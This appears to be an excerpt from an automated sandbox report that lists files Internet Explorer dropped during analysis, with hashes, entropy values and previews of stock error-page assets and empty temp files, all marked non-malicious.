Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\dnserror[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false

Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\down[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\down[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\down[4]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\errorPageStrings[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1))).{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	356
Entropy (8bit):	4.454669617440007
Encrypted:	false
SSDEEP:	6:o9+AFiquAF7Mf8Hquf8yMf4940quf494bLxMHKQBquHKQB:ocAFiquAF7Mf8Hquf8yMf47quf4Q9M9H
MD5:	16786D59848043D046C9BCEB3355FA28
SHA1:	2D4953C89D5A41719FBE525C8CA7E17D425EF4C7
SHA-256:	3B681EC89F502DBB2871B7DDD6F08AA8F0ED93239A72DD1D35E5647A88B9A8BA
SHA-512:	0B2B21A72854E15D721F252913813916E5E72FB6E87031C3BDDE2E2A06EC2BD5159141C51982D7C266E2E631E6B5AAA4D40C69D46490CA3CE08F9E42761D247
Malicious:	false
Preview:	[2022/01/21 07:52:31.148] Latest deploy version: ..[2022/01/21 07:52:31.148] 11.211.2 ..[2022/01/21 07:53:17.827] Latest deploy version: ..[2022/01/21 07:53:17.827] 11.211.2 ..[2022/01/21 07:53:51.506] Latest deploy version: ..[2022/01/21 07:53:51.506] 11.211.2 ..[2022/01/21 07:54:15.935] Latest deploy version: ..[2022/01/21 07:54:15.935] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF1843E87D640EF8CE.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2958747893284419
Encrypted:	false
SSDEEP:	12:i9lQatjJ/klMuze0buVH7KSlhAb9OqQb0mXjn73zdbZq690lPR3/1SL/d:i9lRJslMoJbEHTzAb9tWB3zRQPR3i
MD5:	2FA284D135122A8FB77891FBD1276827
SHA1:	99B4B9DA563E614232554A9A61C0E45D008E2622
SHA-256:	B258FB4992C6B967C530F6E64C24B21FF23F7CB18BB0FDE44EBA88850B087E05
SHA-512:	369ADED0A935848E9EF8711443C3DD25BD9CA742258E922C68ED17F69E4F4F0C3A7CE78269363F69CCCF2AA2B81E9B4C07D28F43426E8DB640661929657421D
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF1DF67103C7B135B0.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2980507302839481
Encrypted:	false
SSDEEP:	24:i9ll/mNUbESLQmUjUIjSlNUSd0cicdeqY7:wuNUbEfjjjQd0DkTY
MD5:	E97AF32E30CE5C392BF34ADEBC242B57
SHA1:	3166B5D3567DC92E36831E4B4D9173641990BB17

SHA-256:	A80B96B192EECFA3C84B2A220D3C22271A58C2123077C13A7FC2BA700B43B0F0
SHA-512:	3D958362DCDF81D7A4D3B04BB45A610F2721D33129E66428B257DA489050559CF91618120336D69411A397F4D6F1C59B5D907D89D3D5780192D38C34C05132BD
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF415CDF66B989416D.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2895956470493434
Encrypted:	false
SSDEEP:	12:i9lAatTzRNHkqeEDsR8kymvP4QsYDknDXVFclg0S8U5EWZObXCrxhJChLmUcr2tV:i9lxtNEbEsnyW8dDcRlKZS4qhL6r2t
MD5:	D838836073A4626E818B8FDB7BFD435C
SHA1:	1D4FF0DC3E4F224E5C188DCC9FE370C8D2CB68F9
SHA-256:	A36439788F8D5264664BFAC1F6A39C6003CE883E4BA6F91F0773E8FF27CF48C9
SHA-512:	9126A6E5E18E190F8628853FC811ECFE78AEF1966683DA104335246063D5B177DE8FF2E0DD07F94CBFBA68E0CF64EFFAB02A375266EF7194012A6845599B139C
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF51154F53396188EE.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29903337031041927
Encrypted:	false
SSDEEP:	24:i9lUpyhNxo/4cwKF04HKNtdlNzoXOQgUM6C4:jchNq/xZHKfNkRgv
MD5:	15D659AA6230F2B279731BD8DFC5DB8D
SHA1:	E6E4EE815E33101ADE6EEAB3872887536B14E145
SHA-256:	FCCAC6C228F56DD2C7047F0529573BB8A560E0D4B6A07D5755BE5E1D5A0069B3
SHA-512:	472E5A3D32C29769471CD1B99ADF37B898B40C209C7B2FE9E2A28236527237F1F6552B869C1DA1AB85F163E037333AEEBB7C8494477DF53131DC8CC5F6CF90E
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF7051319177FFF8B1.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29962676446835934
Encrypted:	false
SSDEEP:	24:i9llUNUuoYlx12YU+WXzqmXj+rH8lb37seI:wUNUDappDqmyL0Xse
MD5:	85535B19A53EB55880EA604C2144E8ED
SHA1:	99F204BDAA0280032580BB701D6C39837ACEDF0A
SHA-256:	38B35543DC6053F02708DAB946C1441A2AD62A2D89282069CC5E212C3C16B749
SHA-512:	2DDB2CBC6D3E0C414250139737125DC61D4350C110F49B365D129C0A7F35FF8782ADC11B5763C401AD556245A06529E47BF01766FF5A305A265DB2BC0F58090
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF76F10081FE1E3D0D.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29582505192665876
Encrypted:	false
SSDEEP:	24:i9l8TPrJNLE/4Kabw1FAjXCxI1imtV2QyrA:PPrJNLEgKa8FlxI1ioVTu
MD5:	24816E605F50F33411589D3C30513F72
SHA1:	394C7879E6BCF37E55E0B0B4AA24A7B471B75491
SHA-256:	C708410D9C005126825B4981D66579D6CC4FC8C16B890DF9F88D14DDD8FF8791
SHA-512:	1C3509114D0824560D56233BA2835EDE5458A69017C246E30E5F35845C5AF1B31A839929D284F6F6D87C3CC48CDC7B852EC431E6F1BB330DEB0DCDE28C1B08
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF7A63264CD3C88DE7.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.295680397224418
Encrypted:	false
SSDEEP:	12:i9lQatj/NJzKErVm65vkliRJjwiVi8osvSQQIPRKJXonM8xgtkx+Yo/F:i9lR/N91ISvsiR+T8lPMJ4nM8Wtn
MD5:	BD2F29EE423B8457B227254F1C1642CC
SHA1:	9F7C2BA32CD32D1E82A5D8A7469FC40F5A4DD437
SHA-256:	D21649E3967E77FCCB5E16071EDF25F1101FF14F3B7F0FFB6DA4DD530028D4C3
SHA-512:	8AE807B85D2D1550800E48BB5F8DF2E90FE00922A950E281681330BB8B8526909D7A37B650CD791FB06AC835C0F0A5FC8561936C3610292ED517B1603FD391A1
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF80E3D54E28E527BE.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29804343872974354
Encrypted:	false
SSDEEP:	24:i9l2aNbFdHbbz8doG9GxPMN3wYuFQHgYau:PaNbFxrG98SOFQHd
MD5:	0199900D4C7A7DB4158C2DB912C66A97
SHA1:	DDF3E34B2BE8992AB0E2F3D04937EF70C3673FED
SHA-256:	09C7B5BD0E6B3234229977B27A605B3C188FDD185B4D44196AEB61BD6B1A56F6
SHA-512:	3509D88312E45CF99915ACDD24BBB46C0F329B490005B83A096A926A01480EACA5206E3DDE7EA03BF181701678F300FD11052AD1BE53C764639EDE12BC47853
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF83FDEC42C12270DC.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.3040813579761197
Encrypted:	false

SSDEEP:	12:i9lgqatZynNkuzYcdnoDfeoUtLX0BLKyDZIgixJqaZqCiWsWbbd/F:i9lgynNkoYcmD2fEgyD2TqaZqCidq
MD5:	7539509676FB5C95E0FADA577B94D490
SHA1:	F91DE353718578229C2BE79CEA57A441C8F21987
SHA-256:	9DB10B38F5813CED84FBE97F2BE44C9FD76A03618CD8358D2B672562AECE06CE
SHA-512:	4FB93697742971DA449525BD2CAC1BCC4F8D6D7C0285B028AAD247D41C12F432EFD3EB4EECB380FAEBDDF228641B2A2FFF6D93058CAE554816C2A10F99267E F3
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF847B8575778877FD.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2922682969477063 4
Encrypted:	false
SSDEEP:	24:i9lx7N7XoFI5C+CW3PhtEIg3Qh5SnIGl0+lAJcT8:U7NMFI41W3PI3QKnIGl5l
MD5:	6052447E218D6A43FAF3D28210313E72
SHA1:	C3202A5D9C77B494F7A1FE76C7FDB606B0B45851
SHA-256:	C3A61DA913945A1D5379A1F6EBC504DE0423B0C652A3E37D56BBEB291C0B6D97
SHA-512:	55121C9B673F89FEE1069142EFA93C0050AEEA40E5FBA669C18B93C007697156D720BA45C05988C22C36DB7D7E80714A53368CFE456595F8FC6FA57FE2F391BA
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF854BAA01E360BD39.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.1343391884485422
Encrypted:	false
SSDEEP:	3:Zg9Re0jbRe08CbRe0Y2FRe0urlnGtRe0q7Re0urlnGtRe0q7Re0urlnGtRe0qb:6y8ULCUb30ig30ig30if
MD5:	1E6F8835EDD97FD797215CA554890FCD
SHA1:	7EF2D8329E70F5EB27BE6D90C48BEEEB2A67228A
SHA-256:	ADCB93E04BE0B17F99B3BB0A3965833D1E762928574079A1932C060FBCA3B268
SHA-512:	16B8FA39C19CB133DBEAE08199136EBD533326D5CB4A2EB9F77C006226098237A654F4933DD4F6CAD863086D9A0F4AA1250BFB45205466AF0F88991C17FE58C
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF913312156B81B715.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.13535943914952214
Encrypted:	false
SSDEEP:	3:xFsMIRe08+RMIRe0KIRe0BveIRe0urlj+veIRe0tB5rGkIWIRe0urlj+veIRe0tP:Dn0iRYvK3wKI5Wy3wKI5Wy3wKI5at
MD5:	CBD6BDD4A6B0171C9528CBE373362712
SHA1:	EDF97D745763877AEA26F31A4204E72BCE82AF36
SHA-256:	A3449FC8A474B2C03CF7EB12317167A0FD417B387EC37937479B7C30EF968511
SHA-512:	5DB92FA224B698BB713ABACE53FC78E1673C66A08FDCE67D8CAEDE8EAACA308193C7368266DD5DA8D1CCE93563312853A98D0C5391DF65D463E11362AC31E E9A

Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF92A2674FCB111FAD.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2921927540210404
Encrypted:	false
SSDEEP:	24:i9lx6/NJVeYfQ8YhahM7qLVX2iS7fjmDx+T:U6/NJVeYdhM7AVX2iu7mDE
MD5:	BC0EFCC64E22209730DAA9B60F12C34D
SHA1:	CB4F7141DA00355EEDAE794659A4739A23F3BD4A
SHA-256:	7E9A76CDA84AF7E1540B2EAB21D8F86C5A1754FB2E2A29041B2C94F9D502D38C
SHA-512:	A634E42BE10AB029B955830FFCD3315C429A2A9327AC7901673C5095B7C80A419BB9157D0FD7E0495C72625E66917B9B541B9DA78C6FC42D000EAC5EFF82517
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFA8E08E14F77016D9.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29548022398872736
Encrypted:	false
SSDEEP:	12:i9lQatjcv/klMuzeOzKqTl8OGJKirFK2u8clqJ0HGyZe1p8Cjs/d:i9lRcvslMorKqTlte98CugT8Cjs
MD5:	3BDB3F46E18A7E33AA134A17C1328D52
SHA1:	1AA067DDC68BC50CA4060CBDC064951B3DA8DEE2
SHA-256:	4E3D41400F84182D67F86A388AD1344FF4DE28203C4E33AD470BDD9603EAC48B
SHA-512:	B1374CE6D8501F59D5F677A22AD5CA35AD5E8595BD4F023EC6A39ED7DEC37E0D923FB89DEBA5336C57B0221717EEBB9BA9E072882897556A9D3A5B6EDA7F0D25
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFCD812BE71D10CCC1.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2948222211169545
Encrypted:	false
SSDEEP:	24:i9lRXslMotzPWE1trlQZ0HlAwXfRJyvR4+g:0XEpB0ZqXfvyv
MD5:	10CC3D8270C4631DF824E9EEB4A17CC5
SHA1:	AF47711BBCA8D1E953095E14343431A7C9B41822
SHA-256:	D5356EAFE45B35FEFAF78C60947FD796503917DF47407F0559E8D5949517E94F
SHA-512:	2C43E489A53F50D81A988D3FD2A0F791CAF9E0B1AD989A4EFEC1FF8846D3EDB0305F0A3071F058F3A66D876B37A48203D7C16B9FE5DACB4CC86369C24C5CFAE1
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFD5ADE20A5830836C.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.1360619400653136
Encrypted:	false
SSDEEP:	6:2l2LULJ3Mdy6lGb9K3KhUsA92K3KhUsA9s:P2ILJ3Mdy6kbo3KysY93KysYs
MD5:	FC7BB6DC0AACD4B36599A1F9745B397D
SHA1:	84E888EDFB796CBD4D5DDF31231AF48883F52A1B
SHA-256:	B98CF3C6F69B7662A6D4EBF2BB231675EDFEBD4215B493DEEFCD536A5A61FB75
